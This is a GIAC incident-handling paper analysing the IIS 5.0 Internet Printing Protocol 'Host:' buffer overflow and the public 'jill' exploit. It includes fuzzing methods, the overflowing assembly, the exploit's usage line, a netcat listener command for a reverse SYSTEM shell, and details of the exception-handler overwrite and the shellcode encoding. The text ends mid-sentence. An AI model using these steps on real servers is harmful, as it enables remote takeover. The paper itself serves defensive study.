Global Information Assurance Certification Paper

Advanced Incident Handling and Hacker Exploits
GCIH Practical Assignment
V1.5c

Mike Sues

An Analysis of The Microsoft Internet Information Server 5.0

Printer Overflow

Vulnerability Summary

Name:	Microsoft Windows 2000 IIS 5.0 IPP ISAPI 'Host:' Buffer Overflow Vulnerability
Type:	Boundary Condition Error
CVE # :	CAN-2001-0241
Published:	May 1, 2001
Vulnerable systems:	IIS 5.0 when running on the following platforms, Microsoft Windows 2000 Professional Microsoft Windows 2000 Server Microsoft Windows 2000 Datacenter Server Microsoft Windows 2000 Advanced Server
Description:	A buffer overflow exists in the ISAPI extension responsible for processing of Internet Printing Protocol requests, occurring when a long Host: parameter is copied to a location on the stack. The overflow is exploitable, allowing a remote attacker to execute arbitrary code in the context of the IIS service, SYSTEM. Both a vendor patch and a configuration change address the vulnerability.

An Analysis of The Microsoft Internet Information Server 5.0

Printer Overflow

Introduction:
This paper discusses a buffer overflow and one associated exploit tool, jill, affecting the Internet Printing Protocol (IPP) support in Microsoft's Internet Information Server 5.0. Support for IPP v1.0 is enabled in a default install of IIS 5.0. The vulnerability is an exploitable overflow that allows a remote attacker to execute arbitrary code on the Web server with SYSTEM privileges. The attacker need only have external access to the http service, TCP port 80, or https service, TCP port 443, on the vulnerable server. Other access requirements particular to the exploit tool will be discussed in more detail.

The Security Focus vulnerability database entry is available at,

http://www.securityfocus.com/bid/2674

and the CVE entry can be found at

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0241.

The discussion will begin with a primer on IPP and its use in Windows 2000. The vulnerability in the software will then be verified through independent analysis and then the exploit tool, jill, will be examined. Any memory locations discussed during either analysis refer to those on a test server running Windows 2000 Server SP0. These memory locations may change based upon Service Pack or hot-fixes. After this analysis, jill's footprint in collected traffic and audit data will be discussed followed by remedial action.

The Internet Printing Protocol:
To analyze this vulnerability it is sufficient to know that IPP utilizes the Hypertext Transfer Protocol v 1.1 as a transport mechanism and understand the fields sent by HTTP. However, we have included further detail on IPP and it use and setup in Windows 2000 for completeness.

The Internet Printing Protocol, currently at V1.1, is a draft standard still under development. The intent is to provide a remote user with the ability to submit print jobs, install printer drivers and control network printers using HTTP as the **transport layer**. The default IANA port number for IPP is 631 though the specification also allows the use of other ports. HTTP version 1.1 was selected over HTTP 1.0 due its file transfer efficiency. HTTP 1.0 requires a separate TCP connection with the server for every file transferred whereas HTTP 1.1 uses one connection for all files. As an example, when a web page contains many images, HTTP 1.0 requires a separate connection to download every image to

the user's browser. Since IPP uses HTTP 1.1, each request must include a Host: field in the request to specify the host and port number of the resource being requested. As well, the HTTP header must include the total length of all data in the body, or operation layer, discussed below.

IPP refers to a print job or printer resource through the URI passed in the HTTP header. Each job or printer resource is associated with a unique URI within a host and port, making reference unambiguous. All IPP requests are made using HTTP POST methods with a Content-Type of "application/ipp".

The next layer of the IPP is the **operation layer** and is contained in the message body of the HTTP request or response. It consists of a sequence of values, and attribute groups. Each attribute group consists of a sequence of name and value fields. The general form of an operation layer request or response is as follows,

Table 1 IPP operation layer format

Version number	2 bytes
IPP request operation ID or, IPP response status code	2 bytes
Request ID	4 bytes
Attribute group	Variable-length
End of attributes tag	1 byte
Data; optional	Variable-length

When a data value is interpreted as a multi-byte integer, it is transmitted in network byte order or big-endian format. Though IPP uses HTTP URI's to reference resources, it also uses an "IPP URL" encoded as an attribute in the operation layer. When a client makes a request for an IPP URL, it must translate this to an HTTP URL for the transport layer.

Windows 2000/IIS 5.0 presently support the Internet Printing Protocol V1.0. All printers that are shared on the server are also accessible over IPP with access to printer queues and properties managed through a set of ASP pages. Anyone wishing to print from a Windows 9x client must install the internet printing client located at,

\clients\win9xipp.cli\wpnpins.exe

on the Windows 2000 Server CDROM. Browser support for IPP is restricted to Internet Explorer 4.x or higher.


To implement IPP, IIS 5.0 defines the Internet Services Application

Programming Interface (ISAPI) extension, .printer. By default this extension is mapped to msw3prt.dll, a Dynamic Linked Library that acts as the HTTP print server, accepting printer data and forwarding it on to the local spooler. All HTTP requests for resources with an extension of .printer are processed by this DLL.


To obtain a list of accessible printers a user can point their browser to the following URL,

http://printer-server/printers


where “print-server” is the IP or domain name of the web. Authentication may be necessary depending upon the settings on the web server. Forms of authentication include Anonymous, Basic Authentication and Integrated Windows Authentication. A sample page listing all printers available on the test server is as follows,



By clicking on the link for each printer, its corresponding document queue is displayed,



Each printer's properties can also be displayed by clicking on the Properties link,



Installation of print drivers on the client can be performed from either the document queue or properties page by clicking on the "Connect" link and following the instructions in the resulting dialog boxes

The Vulnerability:

Riley Hassell from eEye Digital Security first discovered the vulnerability while updating the commercial vulnerability-scanning tool, Retina. The eEye

announcement of the vulnerability can be found at,

http://www.eeye.com/html/Research/Advisories/AD20010501.html

The advisory reports that the overflow occurs in the printer Internet Services Application Programming Interface (ISAPI) component, msw3prt.dll, during processing of the HTTP "Host:" parameter. For example, an HTTP request with a valid Host: parameter appears as follows,

```
GET /NULL.printer HTTP/1.1
Host: www.foobar.net
```

When an attacker supplies a very long Host: parameter, an internal buffer located on the stack overflows, overwriting local variables and subroutine return addresses. By sending a specially crafted Host: parameter, an attacker can overwrite a return address and direct execution to a location under her control. If the new location points to data supplied by the attacker, such as the buffer containing the Host: parameter, it is possible to execute program code included in the attacker's HTTP request. eEye reports that the length required to overflow the buffer is approximately 420 bytes. Therefore, to overflow the internal buffer, an attacker would send the following request,

```
GET /NULL.printer HTTP/1.1
Host: AAAAA …. AAAAA (420 A's)
```

It should be noted that, regardless of the authentication settings on the web server, no authentication is required for this request to be processed by msw3prt.dll.

To demonstrate the vulnerability eEye developed sample exploit code which overflows the buffer, gains execution control and creates a text file in the root of the C: drive on the vulnerable server. The file is called www.eEye.com.txt and its contents are,

```
iishack2k - eEye Digital Security
 For details visit: http://www.eEye.com
```

The demonstration code can be found at,

http://www.eeye.com/html/research/Advisories/iishack2000.c

The intent of iishack2000 was to provide administrators with a tool to check if their servers were vulnerable to the overflow without providing inexperienced crackers with a readily used "point and click" tool for exploiting the vulnerability.

Vulnerability Analysis:
Prior to studying the exploit tool, the vulnerability itself was analyzed to gain a complete understanding of the problem. To conduct the analysis a Windows 2000 SP0 test server was configured with IIS 5.0. Using the Service Control Manager, the IIS Admin Service properties were altered from their default state to facilitate the analysis. Instead of forcing the IIS Admin service and all dependant services to restart upon a service crash, the properties were changed to force no action. This is performed using the following steps,

a) Using the mouse, left-click on the Start button and select Settings->Control Panel.
b) Double-click on the Administrative Tools applet in the Control Panel dialog.
c) Double-click on the Services applet in the Administrative Tools window.
d) Scroll down until the entry for IIS Admin service is visible. Double-click on this entry.
e) Select the Recovery property tab in the IIS Admin Service Properties dialog.
f) Use the drop-box boxes to select "Take No Action" for the three properties,

    First failure:
    Second failure:
    Subsequent failures:

g) Left-click on the "Apply" button and then the "Ok" button on the IIS Admin Service Properties dialog.
h) Reboot the server.

Next, Dr Watson was reconfigured to display a Visual Notification of errors. This was accomplished by following the steps,

a) Left-click on the start button and then select "Run".
b) Enter drwtsn32.exe and click "Ok" in the Run dialog box.
c) Check the Visual Notification radio button box in the "Dr Watson for Windows 2000" dialog and then select "Ok".

In this way, it will be possible to remotely detect when the IIS service crashes as we overflow the buffer with arbitrary data. Moreover, the Dr Watson utility will provide visual notification and information to aid the analysis. As a final preparatory step, a kernel-mode debugger, Soft-Ice, from NuMega, (www.numega.com), was installed to facilitate debugging and identification of the overflow.

To trigger the overflow a simple program was developed that connects to the http service on the Windows 2000/IIS test server and sends a request of the

following form,

```
GET /NULL.printer HTTP/1.1
Host: (string of A's)
```

The range of lengths of the Host: parameter string can be specified by parameters supplied to the program. If the program is unable to connect to the http service on the test server, it terminates and reports an error. The purpose of the program is to identify the length of the Host: parameter that causes the buffer overflow. Since the excess data also overwrites legitimate data on the stack the overflow will cause the IIS service to crash. Since the recovery behavior of IIS was modified to prohibit a restart of the service, the test program will detect this crash and alert us to a potential problem with the Host: parameter.

The test program was used to send successive requests with Host: parameters of length 1 up to 500. When the Host: parameter length was approximately 328 bytes long, a Dr Watson message appeared on the screen of the test server to signal an error. The test program continued to send requests of length 329, 330 up to and including a Host: parameter of length 337 at which point the IIS service crashed and the program could no longer connect to the server. The IIS service was re-started and the same test was re-run numerous times to ensure that the crash could be replicated. In all tests, the Dr Watson message appeared when a 328-long Host: parameter was sent, however, the IIS service crashed at slightly different lengths. However, all values were in the range 330 to 337 inclusive.

At this point, the Dr Watson entries in the System Log were examined. To review the log entries we used the Even Viewer accessible on the Start menu by selecting,


Start->Programs->Administrative Tools->Event Viewer

and then selecting the System Log. Prior to testing, all entries had been cleared from the System Log by right clicking on the System Log entry in the Tree view in the Event Viewer and then selecting "Clear all Events" in the resulting menu. In this way, only the current testing produced all logs reviewed.


The most recent five log entries had been generated by the Service Control Manager and documented termination of the following services,

World Wide Web Publishing Service
Simple Mail Transport Protocol Service
Network News Transport Protocol Service
FTP Publishing Service
IIS Admin Service


All of these had been started by default. Prior to these entries, WAM, the Web Application Manager, had generated a series of log entries documenting exceptions in the ISAPI application, msw3prt. The very first of the WAM log entries is as follows,





The final WAM log entry does not contain the name of the ISAPI application but does contain some very revealing data,



It is very interesting to note the string of hex digits, 0x414141. Since 0x41 is hex for an ASCII 'A', this string could correspond to the Host: parameter sent to the service. Backtracking through the WAM logs locates the following three successive entries,







Each of these successive entries is generated by a Host: parameter string of one 'A' longer than the next. Each of these log entries also reports values containing one more 0x41, or ASCII 'A', than its predecessor. This suggests some form of causality between the two events and further suggests a buffer overflow caused by the Host: parameter string. Successive testing of shorter Host: parameters correlated the first WAM error log entry with a parameter length of 268 bytes.

To confirm this hypothesis, Soft-Ice was used to study inetinfo, the IIS process, during execution and locate those routines that process the Host: parameter. In summary the test program was used to send a request with a Host: parameter of 268 'A''s. Using Soft-Ice, inetinfo was manually interrupted and the memory location of the Host: parameter string was located using Soft-Ice's search functionality. Since the Host: parameter had been copied to more than one location, it was found in more than one area in memory. A breakpoint on access to these memory locations was set and inetinfo was allowed to continue. Subsequent access to any of the memory locations was trapped and the code accessing the Host: parameter was analyzed for evidence of a buffer overflow.

This analysis quickly led to a subroutine in w3svc.dll located at 0x65f03d23. Using the free version of Interactive Disassembler Pro (IDA-Pro) available from DataRescue (www.datarescue.com), the routine was reverse engineered. The breakpoint had been caused by the REPE MOVSD instruction in the following code fragment from the subroutine. The complete subroutine can be found in Appendix A.

.
.

```
push   1
shr    ecx, 2
repe movsd                  ; Overflow occurs here
mov    ecx, ebx
and    ecx, 3
repe movsb
mov    [edx], eax
.
.
```

This section of code copies the Host: parameter from one memory location to a buffer on the stack without performing any bounds checking on the length of the two buffers. Further tracing using Soft-Ice confirmed the overflow at this location and also confirmed that the overflow can overwrite a return address on the stack to gain execution control. Due to the location of the destination buffer on the stack, the overwritten return address is the return for the function in msw3prt.dll starting at location 0x6a8c7187. Upon the subroutine return at 0x6a8c7203, a value overwritten by the long Host: parameter string is loaded into the CPU's instruction pointer register, forcing execution to return to a different memory location. A Host: parameter string of 272 bytes containing no carriage returns, no line feeds nor null values, is long enough to overwrite this return address. Further analysis concluded that the 268-long Host: parameter string which caused the first WAM error had forced the terminating null from the string into the upper byte of the return address, causing an error upon the subroutine return at location 0x6a8c7203.

Run-time debugging of the eEye iishack2000 tool using Soft-Ice confirmed that this analysis represents the same overflow. Moreover, iishack200 gains execution control at the same subroutine return identified in the analysis.

Exploit Tool Analysis:

We limit the analysis of public domain exploit tools for the IPP overflow to a program called "jill", coded by a hacker with the handle "Dark Spyrit". A copy of the exploit tool can be obtained from,

http://www.securityfocus.com/data/vulnerabilities/exploits/jill.c

Another exploit for this vulnerability, iis5hack, developed by "Cyrus The Great" is available from,

http://www.securityfocus.com/data/vulnerabilities/exploits/iis5hack.zip

Jill takes a number of parameters on the command line to direct its operation,

```
Usage: jill <victimHost> <victimPort> <attackerHost> <attackerPort>
```

where,

```
victimHost is the domain name or IP address of IIS 5 server
victimPort is the port to attack on the IIS 5 server (e.g. 80)
attackerHost is the domain name or IP address of the attacker's computer
attackerPort is a TCP port on the attacker's computer
```

Jill sends the following HTTP request

GET /NULL.printer HTTP/1.0\r\n
Beavuh: 90909090 … overflow egg …\r\n
Host: 90909090 … overflow egg …\r\n
\r\n


where the overflow egg is in the strings after Beavuh: and Host:. The Beavuh: field is used to carry code and expand the size of the overflow egg that can be injected; it is not part of the HTTP protocol. Once the overflow egg gains execution control it connects over TCP to the "attackerHost" on "attackerPort", shoveling a reverse command shell back to the attacker. The attacker must be running a program such as netcat in TCP listen mode,

nc –l –p <AttackerPort>


on her computer to accept this connection. Once this connection has been made the attacker has a command shell on the exploited web server running with SYSTEM privileges. Therefore, for this exploit to succeed, not only must the attacker have access to either the http or https service on the web server, but the victim's infrastructure must also allow outgoing TCP connections from the web server to external hosts. If outgoing TCP connections are prohibited, the overflow egg will be unable to contact the attacker's computer to form the reverse command shell and the IIS service will simply crash.

The following screen shot from Ethereal, a freeware packet sniffer, is a short sample of the use of jill against a web server located at 192.168.11.1 from an attacking host located at 192.168.10.200, executed with the following command line,

jill 192.168.11.1 80 192.168.10.200 99



The screen shot clearly shows jill sending the HTTP .printer request in packet six followed by the start of an outbound connection from the web server to TCP port 99 on the attacking computer in packet eight. The reverse command shell is terminated in packet 20. Graphically, the attack appears as in the following diagram,



The shell code sent by jill is split across both the “Beavuh: “ and Host: parameter strings. As well, run-time and static analysis of the “Beavuh: “ string indicates that the code starting at byte position 53 has been xor’d with the hex value 0x95 to avoid terminating bytes such as zeroes, line feeds and carriage returns. Such “illegal” bytes will prematurely terminate the string. During execution of the tool, the Beavuh: string is modified to insert the attacker’s address and port for the


reverse command shell. To meet the formatting requirements, each byte in the address and port are also xor'd with hex value 0x95. The portion of the overflow egg sent as the Host: parameter string has not been pre-formatted and is available in Appendix B, complete with comments from analysis of the egg. The Beavuh: string, with the 0x95's stripped off is available in Appendix C.

The jill shell code does not gain execution control in the same manner as identified during the analysis of the vulnerability (see above) nor in the manner used by iishack2000. The analysis had identified an opportunity to gain execution control at the subroutine return located at 0x6a8c7203 by overwriting the return address with a value that will cause the program to directly (or indirectly) jump to the attacker's code. Instead, the long Host: parameter sent by jill overwrites this return address with the hex value 0x90909090, which is an invalid location in memory. To gain execution control, the Host: parameter also overwrites an exception frame on the stack that is processed when the program attempts to return to this invalid memory location. Run-time and static analysis indicates that the last four bytes of the Host: parameter overwrite the exception filter function pointer. This new address points to a location in msw3prt.dll at 0x6a8c3105 whose bytes decode to the instruction,

```
call ebx
```

When the subroutine return at 0x6a8c7203 attempts to return to the invalid location (0x90909090) inserted by the Host: parameter, the Windows 2000 error handler is triggered. During processing of this error, a routine in NTDLL.DLL uses the modified filter function pointer to transfer execution to the "call ebx" statement in msw3prt.dll. At the point of this call, the ebx register points to a location on the stack which the Host: parameter also overwrote. When the "call ebx" is executed, control is transferred to the Host: overflow egg and the attacker's code starts executing. Starting with a known relative pointer location on the stack, the Host: overflow egg successively de-references a series of pointers to the original GET /NULL.printer request and then jumps to the code contained in the Beavuh: string. A complete description of the code in the Beavuh: string is beyond the scope of this paper, though a cursory analysis indicates it uses typical techniques to build up an internal function address table form a TCP connection back to the attacker's computer and bind the input and output of 